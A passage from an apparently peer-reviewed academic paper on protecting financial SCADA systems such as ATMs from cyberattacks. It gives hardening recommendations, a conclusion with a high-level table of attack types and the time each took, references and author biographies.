

Fig. 13. Flowchart.

5. By taking tightening measures on the ATM device, it should be ensured that the attackers are prevented from gaining control over the system and effects such as violation of confidentiality and deterioration of integrity should be eliminated.
6. A firewall should be configured to allow remote access only to necessary services and should be closed to all network interfaces where access is not required.
7. A common local administrator account should not be used. If it is necessary, strong passwords should be used by determining the quality of the password in order to protect it from brute-force attacks. Difficulty levels of user passwords should be checked.

- In the light of the information obtained in the literature research, things to be done to improve the security of SCADA networks are as follows[14–17]:

1. All connections in the SCADA network must be defined.
2. Unnecessary connections in the SCADA network need to be cut.
3. The security of all connections in the SCADA network needs to be evaluated and strengthened.
4. Supervisory control and data acquisition networks need to be strengthened by removing or disabling unnecessary services.
5. It is important to use custom protocols to protect the system.
6. Security features provided by device and system vendors must be implemented.
7. Controls over any medium that is used as a backdoor to the SCADA network should be established.
8. Internal and external intrusion detection systems should be implemented and event monitoring should be established 24 hours a day.
9. Technical audits of SCADA devices and networks and any other connected networks need to be performed to identify security vulnerabilities.
10. Physical security surveys should be conducted and all remote sites connected to the SCADA network need to be evaluated.
11. Cyber security roles, responsibilities, and authorities need to be clearly defined for managers, system administrators, and users.
12. It is necessary to document the network architecture and identify systems that serve critical functions or contain sensitive information that requires additional levels of protection.
13. A rigorous and continuous risk management process needs to be established.
14. A network protection strategy based on the defense-in-depth principle needs to be established.
15. Cyber security requirements need to be clearly defined.
16. Effective configuration management processes need to be established.
17. Routine self-assessments are required.
18. System backups and disaster recovery plans need to be created.
19. Expectations for cybersecurity performance need to be established.
20. Internal threats should be minimized.

IV. CONCLUSION

Supervisory control and data acquisition systems appear as smart technology products that are easy to control, provide fast communication, transmit data to relevant institutions, are observed, informed, and provide storage. They are the systems that inform the relevant unit of all activations that may come into question in cases of sudden intervention, from industry to energy, from communication to banking systems. SCADA systems store thousands of data on monetary systems.

In this article, the prevention of cyberattacks on SCADA systems used in the financial field is discussed. Information security and general features of SCADA systems and previous studies on Supervisory control and data acquisition systems and cyber security are given. In this context, a possible attack scenario was created for ATMs, one of the SCADA systems used in the financial field, and system vulnerabilities were identified for this scenario, and the results obtained as

TABLE I ACCESS REQUIREMENTS AND TIMES FOR POSSIBLE ATTACKS

Possible Attacks	Access Requirement	Required Time (Minutes)
Vulnerability analysis	Access to ATM network	15
MS17-010 vulnerability	Access to ATM network	15
Brute force attack	Access to ATM network	20
Upgrade attack	Access to ATM network	10
Data collection	Access to ATM network	15

ATM, automatic teller machine.

a result of exploiting the relevant vulnerabilities were included. The access requirement and required times for the attacks carried out within the scope of the scenario are given in Table I.

The attack analyzes within the scope of the scenario are given in Fig. 13.

Within the scope of the relevant scenario, the results and evaluations regarding the findings obtained through vulnerability scans and attack analyses were made and the measures to be taken were included. In addition, in the light of the information obtained as a result of the literature research, the things to be done to improve the security of SCADA networks are stated.

With the latest developments in technology, IoT, in other words, the Internet of Things, emerges as an alternative to SCADA in newly installed systems. In addition, the combination of SCADA and IoT is gaining popularity day by day. For this reason, it is expected that cyber security studies will be shaped in this direction.

In addition, with the developments in artificial intelligence technology in recent years, the use of this technology has come to the fore. The use of artificial intelligence technology for SCADA system security appears as an intrusion detection system. With the use of artificial intelligence technology to prevent cyberattacks on SCADA systems used in the financial field, it is aimed to analyze input event data and identify models that will reflect possible threats to cyber infrastructure.

Depending on the developments to be experienced in the future, it is possible to encounter algorithms with much higher performance and cyberattack prevention capabilities. Thus, thanks to the developed intrusion prevention systems, it will be possible to design systems that are more resistant to cyberattacks and more difficult to attack. Therefore, in this context, the use of artificial intelligence technology to prevent cyberattacks on SCADA systems used in the financial field has been discussed.

Peer-review: Externally peer-reviewed.

Author Contributions: Concept – H.B.; Design – H.B.; Supervision – F.K.; Funding – H.B.; Materials – H.B.; Data Collection and/or Processing – H.B.; Analysis and/or Interpretation – H.B.; Literature Review – H.B.; Writing – H.B.; Critical Review – F.K.

Acknowledgment: Faculty members of the Department of Electrical and Electronics Engineering at Istanbul University-Cerrahpaşa Engineering Faculty.

Declaration of Interests: The authors declare that they have no competing interest.

Funding: The article was made from the thesis work. The thesis work was defended on 11.01.2022 at Istanbul University-Cerrahpaşa and was approved by the juries.

REFERENCES

1. U. S. G. Stratejisi, *Ulaştırma Denizcilik ve Haberleşme Bakanlığı (UDHB)*, 2016–2019.
2. *Türkiye'nin Siber Güvenlik Stratejisine Yönelik Değerlendirmeler*, Türkiye Bilişim Sanayicileri Derneği (TUBISAD), 2017.
3. Ş. Sağıroğlu, M. Alkan, R. Samet et al., *Siber Güvenlik ve Savunma, Siber Güvenlik ve Savunma Farkındalık ve Caydırıcılık*, 1st ed., Ankara, TR: Grafiker Yayınları, 2018, pp. 21–45.
4. M. Ünver, and C. Canbay, "Ulusal ve uluslararası Boyutlarıyla Siber güvenlik, " *Elektrik Mühendisliği Derg.*, vol. 438, pp. 94–103, 2010.
5. J. R. McCumber, "Information systems security: A comprehensive model," *14th NIST-NCSC*. Washington DC, US, 1991, pp. 328–337.
6. H. Janicke, A. Nicholson, S. Webber, and A. Cau, "Run time monitoring for industrial control systems, " *Electronics*, vol. 4, no. 4, pp. 995–1017, 2015. [CrossRef]
7. S. Ismail, E. Sitnikova, and J. Slay, "SCADA systems cyber security for critical infrastructures," *IJCWT*," vol. 6, no. 3, pp. 79–95, 2016.
8. B. Van Niekerk, "Economic information war: Classifying cyber attacks on commodity value chains," *14th ICCWS*, Stellenbosch, ZA, 2019, pp. 448–456.
9. E. Troiano, J. Soldatos, A. Polyviou, A. Polyviou, A. Mamelli, ve D. Drakoulis, *Big Data Platform for Integrated Cyber and Physical Security of Critical Infrastructures for the Financial Sector: Critical Infrastructures as Cyber-Physical Systems*. Limassol, CY: MEDES, 2019, pp. 262–269.
10. R. J. Campbell, *Cybersecurity Issues for the Bulk Power System*. USA: CRS, 2016.
11. C. Wilson, "Cyber threats to critical information infrastructure," *Cyberterrorism: Understanding, Assessment, and Response*. New York, USA: Springer, 2014, pp. 123–136.
12. D.-H. Kang, B.-K. Kim, and J.-C. Na, "Cyber threats and defence approaches in SCADA systems", *16th ICACT*, Pyeongchang, KR, 2014, pp. 324–327.
13. "ATM logic attacks: Scenarios, available," 2018. Available: https://www.ptsecurity.com/ww-en/analytics/atm-vulnerabilities-2018/#id3
14. G. Yadav, and K. Paul, "Architecture and security of scada systems: a review, *IJCIP*, vol. 34, 2021.
15. Y. Cherdantseva *et al.*, "A review of cyber security risk assessment methods for SCADA systems, " *Comput. Sec.*, vol. 56, pp. 1–27, Feb, 2016. [CrossRef].
16. D. Upadhyay, and S. Sampalli, "SCADA (supervisory control and data acquisition) systems: Vulnerability assessment and security recommendations," *Comput. Sec.*, vol. 89, No, p. 101666, Feb, 2020. [CrossRef]
17. "21 Steps to improve cyber security of SCADA networks, available". Available: https://www.energy.gov/ceser/downloads/21-steps-improve-cyber-security-scada-networks

Hanzele Bulut was born in Istanbul, Turkey, in 1992. He graduated from Balıkesir University, Department of Electrical and Electronics Engineering in 2015. He currently carries out the control and auditing of systems in the field of Information Technologies.

Frat Kaçar received his B.Sc., M.Sc., and Ph.D. degrees from Istanbul University, all in Electrical and Electron_ics Engineering in 1998, 2001, and 2005, respectively. He is currently an Assistant Professor at the Electrical and Electronics Engineering Department of Istanbul University. His current research interests include analog circuits, active filters, synthetic inductors, CMOS-based circuits electronic device modeling, and the hot-carrier effect on MOS transistors. He is the author or co-author of about 100 papers published in scientific journals or conference proceedings